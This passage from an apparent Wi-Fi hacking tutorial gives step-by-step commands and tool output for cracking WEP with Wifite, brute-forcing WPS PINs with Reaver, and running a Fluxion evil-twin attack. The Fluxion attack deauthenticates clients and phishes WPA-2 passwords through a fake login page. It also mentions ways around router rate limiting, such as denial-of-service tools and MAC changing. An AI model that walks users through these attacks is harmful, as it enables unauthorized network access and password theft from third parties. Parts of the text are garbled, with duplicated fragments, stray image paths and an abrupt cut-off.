• Smart WPA de-authentication; cycles between all clients and broadcast deauths
• Stop any attack with Ctrl+C, with options to continue, move onto next target, skip to cracking, or exit
• Displays session summary at exit; shows any cracked keys
• All passwords saved to cracked.txt
• Built-in updater: ./wifite.py -upgrade

I find it worth mentioning here, that not only does it hack wifi the easy way, it also hack in the best possible way. For example, when you are hacking a WEP wifi using Wifite, it uses fake *auth* and uses the ARP method to speed up data packets.

Hacking WEP network

If you've followed my previous posts on Hacking Wifi (WEP), you know there's a lot of homework you have to do before you even start hacking. But not here. With Wifite, its as easy and simple as a single command.

wifite -wep
You might even have used the command
wifite

If you see any error at this stage move to the bottom of the page for troubleshooting tips. The -wep makes it clear to wifite that you want to hack WEP wifis only. It'll scan the networks for you, and when you think it has scanned enough, you can tell it to stop by typing ctrl+c. It'll then ask you which wifi to hack. In my case, I didn't specify -wep so it shows all the wifis in range:

You can also select all and then go take a nap (or maybe go to sleep). When you wake up, you might be hacking all the wifi passwords in front of you. I typed one and it had gathered 7000 IVs (data packets) within 5 mins. Basically you can except it to hack the wifi in 10 mins approx. Notice how it automatically did the fake auth and ARP replay.

Here are a few more screenshots of the working of Wifite, from their o fficial website (./wifite.py is not something that should bother you. You can stick with the simple wifite. Also, specifying the channel is optional so even the -c 6 was unnecessary. Notice that instead of ARP replay, the fragmentation attack was used, using -frag)

Hacking WPS wasn't fast (it took hours), but it was easy and didn't require you to do anything but wait.

Wifite makes it possible for you to use any method that you want to use, by just naming it. As you saw in the screenshot above, the fragmentation attack was carried out just by typing -frag. Similarly, many other attacks can be played with. A good idea would be to execute the following:

wifite -help
This will tell you about the common usage commands, which will be very useful. Here is the list of WEP commands for different attacks:
-*wep*   only target WEP networks [off]
-pps <num>   set the number of packets per second to inject [600]
-wept <sec> sec to wait for each attack, 0 implies endless [600]
-chopchop   use chopchop attack [on]
-arpreplay   use arpreplay attack [on]
-fragment   use fragmentation attack [on]
-caffelatte use caffe-latte attack [on]
-p0841   use -p0841 attack [on]
-hirte   use hirte (cfrag) attack [on]
-nofakeauth stop attack if fake authentication fails   [off]
-wepca <n>   start cracking when number of ivs surpass n [10000]

```
-wept <sec>     sec to wait for each attack, 0 implies endless [600]
-chopchop       use chopchop attack       [on]
-arpreplay      use arpreplay attack      [on]
-fragment       use fragmentation attack [on]
-caffelatte     use caffe-latte attack    [on]
-p0841          use -p0841 attack         [on]
-hirte          use hirte (cfrag) attack [on]
-nofakeauth     stop attack if fake authentication fails     [off]
-wepca <n>      start cracking when number of ivs surpass n [10000]
-wepsave        save a copy of .cap files to this directory [off]
```

-wepsave: save a copy of .cap files to this directory [off]

As you can see, its the same thing as is there on the help screenshot. Play around with the attacks and see what you can do. Hacking WPA without WPS wouldn't be that easy.

Wifite quits unexpectedly, stating: "*Scanning for wireless devices. No wireless*

interfaces were found. You need to plug in a wifi device or install drivers. Quitting."

You are using Kali inside a virtual machine most probably. Virtual machine does not support internal wireless card. Either buy an external wireless card, or do a live boot / side boot with Windows. Anything other than Virtual machine in general.

Fluxion

Wifite is cool and all, but doesn't do much against the invincible WPA-2 networks. Using a combination of evil-twin and man in the middle sort of attacks, fluxion tries to fool a client into giving you the key to the WPA-2 protected access point.

5

Hacking WPA/WPA2 without dictionary/bruteforce : Fluxion

Fluxion is based on another script called *linset*.). I did once think about using something like a man in the middle attack/evil twin attack to get WPA password during a penetration test instead of going the bruteforce/dictionary route. However, once I saw the thread about this cool script, I decided to give it a try. So in this chapter I'll show you how I used Fluxion, and how you can too.

Disclaimer : Use this tool only on networks you own. Don't do anything illegal.
Contents
• Checking if tool is pre-installed, getting it via github if it isn't.
• Running the script, installing dependencies if required.
• Quick overview of how to use Fluxion.
• Detailed walk-through and demonstration with text explanation and screenshots
• Video demonstration (not identical to the written demo, but almost the same)
• Troubleshooting section

The first thing I did was make sure that Kali doesn't already have this tool. Maybe if you are reading this chapter a long time after it was written, then you might have the tool preinstalled in Kali. In any case, try this out:

fluxion
I, personally tried to check if linset or fluxion came pre-installed in Kali (though I didn't expect them to be there).
Getting the script
Getting the script is just a matter of cloning the github repository. Just use the git command line tool to do it.

git clone https://github.com/deltaxflux/fluxion
If you have any problems with this step, then you can just navigate to the repository and manually download the stuff.
Running the script

Just navigate to the fluxion directory or the directory containing the scripts in case you downloaded them manually. If you are following the terminal commands I'm using, then it's just a simple change directory command for you:

cd fluxion
Now, run the script.
sudo ./fluxion
There are 4 dependencies that need to be installed.

Dependencies

If you have any unmet dependencies, then run the installer script.
sudo ./Installer.sh

I had 4 unmet dependencies, and the installer script run was a buggy experience for me (though it might be becuase I have completely screwed up my system, editing files I wasn't supposed to and now I can't get them back in order) .It got stuck multiple times during the process, and I had to ctrl+c my way out of it many times (though ctrl+c didn't terminate the whole installer, just the little update popup). Also, I ran the installer script twice and that messed up with some of the apt-get settings. I suggest that after installation is complete, you restore your /etc/apt/sources.list to it's original state, and remove the bleeding edge repositories (unless you know what you're doing).

PS: For those trying to use apt-get to install the missing stu ff - some of the dependencies aren't available in the default Kali repos, so you'll have to let the script do the installation for you, or manually add the repos to /etc/apt/sources.list (look at the script to find out which repos you need to add):


Fluxion
Once again, type the following:
sudo ./fluxion
This time it should run just fine, and you would be asked a few very simple questions.

• For the wireless adapter, choose whichever one you want to monitor on. For the channels question, choose all, unless you have a specific channel in mind, which you know has the target AP.

• Then you will see an *airodump-ng window* (named Wifi Monitor). Let it run while it looks for APs and clients. Once you think you have what you need, use the close button to stop the monitoring.

• You'll then be prompted to select target.
• Then you'll be prompted to select attack.
• Then you'll be prompted to provide handshake.
• If you don't have a handshake captured already, the script will help you capture one. It will send *deauth* packets to achieve that.
• After that, I quit the procedure (I was using the script in my college hostel and

didn't want to cause any troubles to other students).
Getting my wireless network's password by fooling my smartphone into connecting to a fake AP

So, in this example run, I will try to find out the password of my wireless network by making my smartphone connect to a fake AP, and then type out the password in the smartphone, and then see if my Fluxion instance on my Kali machine (laptop) gets the password. Also, for the handshake, I will de-authenticate the same smartphone. You can probably follow this guide without having any clue how WPA works, what handshake is, what is actually going on, etc., but I suggest you do read up about these things.

After selecting language, this step shows up.
Note how I am not using any external wireless card, but my laptop's internal card.
However, some internal cards may cause problems, so it's better to use an external card (and if you are on a virtual machine you will have to use an external card).

The scanning process starts, using *airodump-ng*.

```
##################################################################
#    Cleanup                                                     #
#      FLUXION 0.23      < Fluxion Is The Future >               #
# by Deltax, Strasharo and ApatheticEuphoria                    #
#                                                               #
##################################################################
    Cleanup2

Select an interface

 1) wlan0                    Atheros AR9565  ath9k

#? 1
    Cleanup 3
```

You get to choose a target. I'm going after network number 21, the one my smartphone is connected to:

You choose an attack. I am going to choose the Hostapd (first one) attack. If you had already captured a 4-way handshake, then you can specify the location to that handshake and the script will use it. Otherwise, it will capture a handshake in the next step for you.

```
###########################################################
#    Cleanup                                              #
#       FLUXION 0.23      < Fluxion Is The Future >       #
# by Deltax, Strasharo and ApatheticEuphoria              #
#                                                         #
###########################################################
   Cleanup2

Handshake check

      1) aircrack-ng (Miss chance)
      2) pyrit
      3) Back
   Cleanup 3
      #> 1
```

If you didn't capture a handshake beforehand, then you get to choose which tool to use to do that. I'm go with *aircrack-ng*.

Once you have a handshake captured (see the WPA Handshake: [MAC Address] on top, if it's there, then you have the handshake), then type 1 and enter to check the handshake. If everything's fine, you'll go to the next step.


Use the Web Interface method. I didn't try the bruteforce thing, but I guess it's just the usual bruteforce attack that most tools use (and thus no use to us, since that's not what we are using this script for).

This offers a variety of login pages that you can use to get (phish) the WPA network's password. I went with the first choice:

After making your decision, you'll see multiple windows. DHCP and DNS requests are being handled inleft two windows, while the right two are status reporting window and deauth window (to get users off the actual AP and lure them to our fake AP)

In my smartphone, I see two network of the same name. Note that while the original network is WPA-2protected, the fake AP we have created is an open network (which is a huge giveaway stopping most people from making the mistake of connecting to it). Anyways, I connected to the fake AP, and the DNS and DHCP windows(left ones), reacted accordingly:

After connecting to the network, I got a notification saying that I need to login to the wireless network. On clicking that, I found this page. For some people, you'll have to open your browser and try to open a website (say *facebook.com*) to get this page to show up. After I entered the password, and pressed submit, the script ran the password against the handshake we had captured earlier to verify if it is indeed correct. Note how the handshake is a luxury, not a necessity in this method. It just ensures that we can verify if the password submitted by the fake AP client is correct or not. If we don't have the handshake, then we lose this ability, but assuming the client will type the correct password, we can still make the attack work.

Aircrack-ng tried the password again the handshake, and as expected, it worked.

We successfully obtained the password to a WPA-2 protected network in a matter of minutes.

6

Hack WPA/WPA2 WPS

When it was known that a WEP network could be hacked by any kid with a laptop and a network connection (using easy peasy tutorials like those on our blog), the security guys did succeed in making a much more robust security measure WPA/WPA2.

Now hacking WPA/WPA2 is a very tedious job in most cases. A dictionary attack may take days, and still might not succeed. Also, good dictionaries are huge.

An exhaustive bruteforce including all the alphabets (uppercase lowercase) and numbers, may take years, depending on password length. Rainbow tables are known to speed things up, by completing a part of the guessing job beforehand, but the output rainbow table that needs to be downloaded from the net is disastrously large (can be 100s of GBs sometimes). And finally the security folks were at peace. But it was not over yet, as the new WPA technology was not at all easy for the users to configure. With this in mind, a new security measure was introduced to compliment WPA. Wifi Protected Setup (WPS). Now basically it was meant to make WPA even tougher to crack, and much easier to configure (push a button on router and device connects). However, it had a hole, which is now well known, and tools like reaver can exploit it in a single line statement. It still might take hours, but it is much better than the previous scenario in which months of brute-forcing would yield no result:

Here's what wikipedia says about WPS

Created by the Wi-Fi Alliance and introduced in 2006, the goal of the protocol is to allow home users who know little of wireless security and may be intimidated by the available security options to set up Wi-Fi Protected Access, as well as making it easy to add new devices to an existing network without entering long pass phrases. Prior to the standard, several competing solutions were developed by different vendors to address the same need. A major security flaw was revealed in December 2011 that affects wireless routers with the WPS feature, which most recent models have enabled by default. The flaw allows a remote attacker to recover the WPS PIN in a few hours with a brute-force attack and, with the WPS PIN, the network's WPA/WPA2 pre-shared key. Users have been urged to turn off the WPS feature, although this may not be possible on some router models.

Working Of WPS

Now while most of the things are the same as in WPA, there is a new concept of using pins for authentication. So basically, the client sends 8 digit pins to the access point, which verifies it and then allows the client to connect. Now a pin has 8 digits, and only contains numbers, so its a possible target for *bruteforece*. Under normal *bruteforcing* of WPA passwords, you have to consider the fact that there may be number, alphabets, and sometimes symbols (and more than 8 letters). This make the task a billion billion times tougher. However, we can try thousands of keys per second, which make it a tad bit easier. Now in WPS, there is a delay because we have to wait for APs response, and we may only try a few keys per second (practically the best I've seen on my PC is 1 key per 2 sec). Basically, 8 digits and 10 possibilities per digit (0-9) make it 10^8 (interpret ^ as raised to the power of)seconds if we assume one key per second. Now that'll be years. So, where is this taking us? The answer is, there are flaws in this technology that can be used against it.

• The 8th digit is a checksum of first 7 digits. 10^7 possibilities, i.e. one-tenth time. Two months, still a way to go.

• The pin number for verification goes in two halves, so we can independently verify the first four and the last four digits. Its easy to guess 4 digits correct two times, than to guess 8 correct digits at once. Basically, the first half would take 10^4 guess and the second would take 10^3.

Now the guesses would be $10^4 + 10^3$ (not $10^4 *10^3$). Now we need 11,000

guesses:

So that'll take 3 hours approximately. And that's all the combinations, and most probably the correct pin will not be the last combination, so you can expect to reach the result earlier. However, the assumption is that *bruteforcing* will take place at a key per second. My personal best is a key every 2 seconds, and yours might drop to as low as a key every 10 seconds.

How to carry out the attack
Now it might have been tough to carry out this attack at some point in history, but now, its a breeze. If you have all the prerequisites, then hacking the network would be as easy as:
reaver -i <interface-name> -b <BSSID of target>

And if you are already familiar with hacking WEP, then just go to your Kali Linux terminal and type the above command (replacing what needs to be replaced). Leave your machine as is, come back 10 mins later, check the progress (must be 1% or something), and go take a nap. However, if you're a newbie, then tag along.

Kali Linux

First o ff, you need to have Kali linux (or backtrack) up and running on your machine. Any other Linux distro might work, but you'll need to install Reaver on your own. Now if you don't have Kali Linux installed, you might want to go to this page, which will get you

started on hacking with Kali Linux. (Reaver has a known issue : Sometimes it doesn't work with Virtual Machines, and you might have to do a live boot using live CD or live USB of Kali Linux.

Information Gathering
Now you need to find out the following about you target network
• Does it have WPS enabled. If not, then the attack will not work.
• The BSSID of the network.

Now to check whether the network has WPS enabled or not, you can either use wash or just use the good old *airodump-ng*. Wash is specifically meant to check whether a network has WPS enabled or not, and thereby is much easier to use. Here are the steps:

• Set your wireless interface in monitor mode.
airmon-ng start wlan0
• Use wash (easy but sometimes unable to detect networks even when they have wps enabled). If any network shows up there, it has WPS enabled:
wash -i mon0

This is an error which I haven't figured out yet. If you see it, then you'll have to do some homework, or move on to airodump method. Update: *wash -i mon0 -- ignore-fcs might solves the issue.*

• Use airodump-ng. It will show all networks around you. It tells which of them use WPA. You'll have to assume they have WPS, and then move to next steps:
airodump-ng mon0

BSSID of the network: now irrespective of what you used, you should have a BSSID column in the result that you get. Copy the BSSID of the network you want to hack. That's all the information you need.

So by now you must have something like *XX:XX:XX:XX:XX:XX*, which is the BSSID of your target network. Keep this copied, as you'll need it.
Reaver
Now finally we are going to use Reaver to get the password of the WPA/WPA2 network. Reaver makes hacking very easy, and all you need to do is enter
reaver -i mon0 -b XX:XX:XX:XX:XX:XX

Explanation = i   (interface used). Remember creating a monitor interface mon0 using *airmon-ng* start *wlan0*. This is what we are using -b species the BSSID of the network that we found out earlier.

This is all the information that Reaver needs to get started. However, Reaver comes with many advanced options, and some are recommended by me. Most importantly, you should use the -vv option, which increases the verbosity of the tool. Basically, it writes everything thats going on to the terminal. This helps you see whats happening, track the progress, and if needed, do some troubleshooting.
 So final command should be

reaver -i mon0 -b XX:XX:XX:XX:XX:XX -vv
After some hours, you will see something like this. The pin in this case was intentionally 12345670, so it was hacked in 3 seconds.
WPA PSK : X
X is the password of the wireless network.
Here is an extra section, which might prove useful.

WPA PSK : X

X is the password of the wireless network.

Here is an extra section, which might prove useful. Known problems that are faced... troubleshooting:

1 As in the screenshot above, you saw the first line read "*Switching wlan0 to channel 6*". (Yours will be *mon0* instead of *wlan0*). Sometimes, it keeps switching interfaces forever.

2 Sometimes it never gets a beacon frame, and gets stuck in the waiting for beacon frame stage.

3 Sometimes it never associates with the target AP.

4 Sometimes the response is too slow, or never comes, and a (0x02) or something error is displayed.

In most cases, such errors suggest:

1 Something wrong with wireless card.

2 AP is very choosy, won't let you associate.

3 The AP does not use WPS.

4 You are very far from the AP.

5 Rate Limiting implemented in the router (most new router have this)

Possible workarounds:

1 Sometimes, killing naughty processes helps. (see pictures below)

2 Move closer to target AP

3 Do a *fakeauth* using *aireplay-ng* (check speeding up WEP hacking) and tell Reaver not to bother as we are already associated using -A (just add -A at the end of your normal reaver code)

4 If you are using Kali Linux in Vmware, try booting into Kali using USB. I don't know why, but sometimes internal adapters work wonders, and can't be used from inside of a VM. In my case, booting up from USB and using internal adapter increased the signal strength and speeded up the bruteforce process. Update : It has nothing to do with internal adapter. I have verified this with many others, and it is now a known problem with Reaver. It does not work well inside Virtual machines. It is recommended that you do a live boot.

5 As far as rate limiting is concerned, there are few workarounds available in forums across the web, but nothing seems to work with 100% certainty. Here is a relevant discussion of gitlab, here is a solution on hack5 forums which has a script and uses *mdk5 tool* (sometimes it doesn't work, it's supposed to DOS the

router and reset the ban temporarily), and here is a thread on Kali Forums on the same issue, which has various possible solutions listed (including a method which changes your MAC address regularly [sorry if the download link on the thread there doesn't work] and hence allows reaver to work against routers which lock the particular MAC address which is attacking them and don't lock down completely).

6 Update: For some people the reason Reaver is not working is because the version of Libpcap you are using is not compatible with the version of Kali you are using.
A lot of people have shared their experiences in the comments section. Help out if you can, seek help if you need any. I can't always respond, but someone usually does.
Even after all your attempts, if you can't get it to work, then the AP just isn't vulnerable.
You have the following alternatives:

A If you were following the tutorials one by one in the order shown in the top navigation bar (Hack With Kali -> Wireless Hacking), then you have learnt all you needed in this chapter (even if you failed to get WPA-PSK), and can move to the next ones.

B See if you can hack a WPA network.

Hack WPA/WPA2 PSK Capturing the Handshake

 WPA password hacking
Hacking WPA-2 PSK involves 2 main steps:
1 Getting a handshake (it contains the hash of password, i.e. encrypted password)
2 Cracking the hash.

Now the first step is conceptually easy. What you need is you, the attacker, a client who'll connect to the wireless network, and the wireless access point. What happens is when the client and access point communicate in order to authenticate the client, they have a 4 way handshake that we can capture. This handshake has the hash of the password. Now there's no direct way of getting the password out of the hash, and thus hashing is a robust protection method. But there is one thing we can do. We can take all possible passwords that can exists, and convert them to hash. Then we'll match the hash we created with the one that's there in the handshake. Now if the hashes match, we know what plain text password gave rise to the hash, thus we know the password. If the process sounds really time consuming to you, then its because it is. WPA hacking (and hash cracking in general) is pretty resource intensive and time taking process. Now there are various different ways cracking of WPA can be done. But since WPA is a long shot, we shall first look at the process of capturing a handshake. We will also see what problems one can face during the process. Also, before that, please check some optional wikipedia theory on what a 4-way handshake really is.

The Four-Way Handshake

The authentication process leaves two considerations: the access point (AP) still needs to authenticate itself to the client station (STA), and keys to encrypt the traffic need to be derived. The earlier EAP exchange or WPA2-PSK has provided the shared secret key PMK (Pairwise Master Key). This key is, however, designed to last the entire session and should be exposed as little as possible. Therefore the four-way handshake is used to establish another key called the PTK (Pairwise Transient Key). The PTK is generated by concatenating the following attributes: PMK, AP nonce (ANonce), STA nonce (SNonce), AP MAC address, and STA MAC address. The product is then put through PBKDF2-SHA1 as the cryptographic hash function.

The handshake also yields the GTK (Group Temporal Key), used to decrypt multicast and broadcast traffic. The actual messages exchanged during the handshake are depicted in the figure and explained below:

1 The APsends a nonce-value to the STA (ANonce). The client now has all the

attributes to construct the PTK.

2 The STA sends its own nonce-value (SNonce) to the AP together with a MIC, including authentication, which is really a Message Authentication and Integrity Code: (MAIC).

3 The AP sends the GTK and a sequence number together with another MIC. This sequence number will be used in the next multicast or broadcast frame, so that the receiving STA can perform basic replay detection.
4 The STA sends a confirmation to the AP.

All the above messages are sent as EAPOL-Key frames.
As soon as the PTK is obtained it is divided into five separate keys:
PTK (Pairwise Transient Key – 64 bytes)
1 16 bytes of EAPOL-Key Confirmation Key (KCK)– Used to compute MIC on WPA EAPOL Key message
2 16 bytes of EAPOL-Key Encryption Key (KEK) - AP uses this key to encrypt additional data sent (in the 'Key Data' field) to the client (for example, the RSN IE or the GTK)
3 16 bytes of Temporal Key (TK) – Used to encrypt/decrypt Unicast data packets
4 8 bytes of Michael MIC Authenticator Tx Key – Used to compute MIC on unicast data packets transmitted by the AP
5 8 bytes of Michael MIC Authenticator Rx Key – Used to compute MIC on unicast data packets transmitted by the station
The Michael MIC Authenticator Tx/Rx Keys provided in the handshake are only used if the network is using TKIP to encrypt the data.
 By the way, if you didn't understand much of it then don't worry. There's a reason why people don't search for hacking tutorials on Wikipedia (half the stuff goes above the head)
Capturing The Handshake
Now there are several (only 2 listed here) ways of capturing the handshake. We'll look at them one by one
1 Wifite (easy and automatic)

2 *Airodump-ng* (easy but not automatic, you manually have to do what wifite did

on its own)
Wifite
Methodology

We'll go with the easy one first. Now you need to realize that for a handshake to be captured, there has to be a handshake in place happening. Now there are 2 options, you could either sit there and wait till a new client shows up and connects to the WPA network, or you can force the already connected clients to disconnect, and when they connect back, you capture their handshake. Your network card is good at receiving packets, but not as good in creating them. Now if your clients are very far from you, your *deauth* requests (i.e. please get off this connection request) won't reach them, and you'll keep wondering why you aren't getting any handshake (the same kind of problem is faced during ARP injection and other kind of attacks too). So, the idea is to be as close to the access point (router) and the clients as possible. Now the methodology is same for wifite and *airodump-ng* method, but wifite does all this crap for you, and in case of *airodump-ng*, you'll have to call a brethren (*airreply-ng*) to your rescue. Okay enough theory.

Get the handshake with Wifite

Now my configuration here is quite simple. I have my cellphone creating a wireless network named 'me' protected with wpa-2. Now currently no one is connected to the network. Lets try and see what wifite can do.

root@kali:~# wifite
```
  .;'                 `;,
 .;'  ,;'           `;,  `;,   WiFite v2 (r85)
.;'  ,;'  ,;'     `;,  `;,  `;,
::   ::   :   ( )   :   ::   ::   automated wireless auditor
':.  ':.  ':. /_\ ,:'  ,:'  ,:'
 ':.  ':.   /___\   ,:'  ,:'   designed for Linux
  ':.      /_____\    ,:'
          /       \
```
[+] scanning for wireless devices...
[+] enabling monitor mode on wlan0... done
[+] initializing scan (mon0), updates at 5 sec intervals, CTRL+C when ready.
[0:00:04] scanning wireless networks. 0 targets and 0 clients found
[+] scanning (mon0), updates at 5 sec intervals, CTRL+C when ready.

```
NUM ESSID           CH  ENCR  POWER  WPS?  CLIENT
--- ------------------ - --- ---- --- -----
 1  me                1  WPA2 57db   wps
 2  *******          11  WEP  21db   no  client
 3  *************     11  WEP  21db   no
```

Now as you can see, my network showed up as 'me'. I pressed ctrl+c and wifite asked me which target to attack (the network has wps enabled. This is an added bonus, reaver can save you from all the trouble. Also, wifite will use reaver too to skip the whole WPA cracking process and use a WPS flaw instead. We have a tutorial on hacking WPA WPS using Reaver already, in this tutorial we'll forget that this network has WPS and capture the handshake instead).

[+] select target numbers (1-3) separated by commas, or 'all':

Now I selected the first target, i.e. me. As expected, it had two attacks in store for us. First it tried the PIN guessing attack. It has almost 100% success rate, and would have given us the password had I waited for 2-3 hours. But I pressed ctrl+c and it tried to capture the handshake. I waited for 10-20 secs, and then pressd ctrl+c. No client was there so no handshake could be captured. Here's what happened.

[+] 1 target selected.
 [0:00:00] initializing WPS PIN attack on me (02:73:8D:37:A7:ED)
^C0:00:24] WPS attack, 0/0 success/ttl,
 (^C) WPS brute-force attack interrupted
 [0:08:20] starting wpa handshake capture on "me"
 [0:08:05] listening for handshake...
 (^C) WPA handshake capture interrupted
 [+] 2 attacks completed:
 [+] 0/2 WPA attacks succeeded
 [+] disabling monitor mode on mon0... done [+] quitting

Now I connected my other PC to 'me'. Lets do it again. This time a client will show up, and wifite will de-authenticate it, and it'll try to connect again. Lets see what happens this time around.

```
 NUM ESSID            CH  ENCR  POWER  WPS?  CLIENT
 --- ----------------- - --- ---- --- -----
  1 *   1  WPA  99db   no  client
  2 me 1 WPA2 47db  wps  client
  3 *   11  WEP  22db   no  clients
